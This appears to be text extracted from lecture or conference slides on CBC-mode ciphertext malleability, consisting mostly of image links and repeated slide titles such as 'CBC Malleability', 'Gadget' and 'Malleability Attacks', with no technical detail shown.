
CBC Malleability






CBC Malleability

Gadget






CBC Malleability





CBC Malleability




Malleability Attacks

☒ Ciphertext Malleability

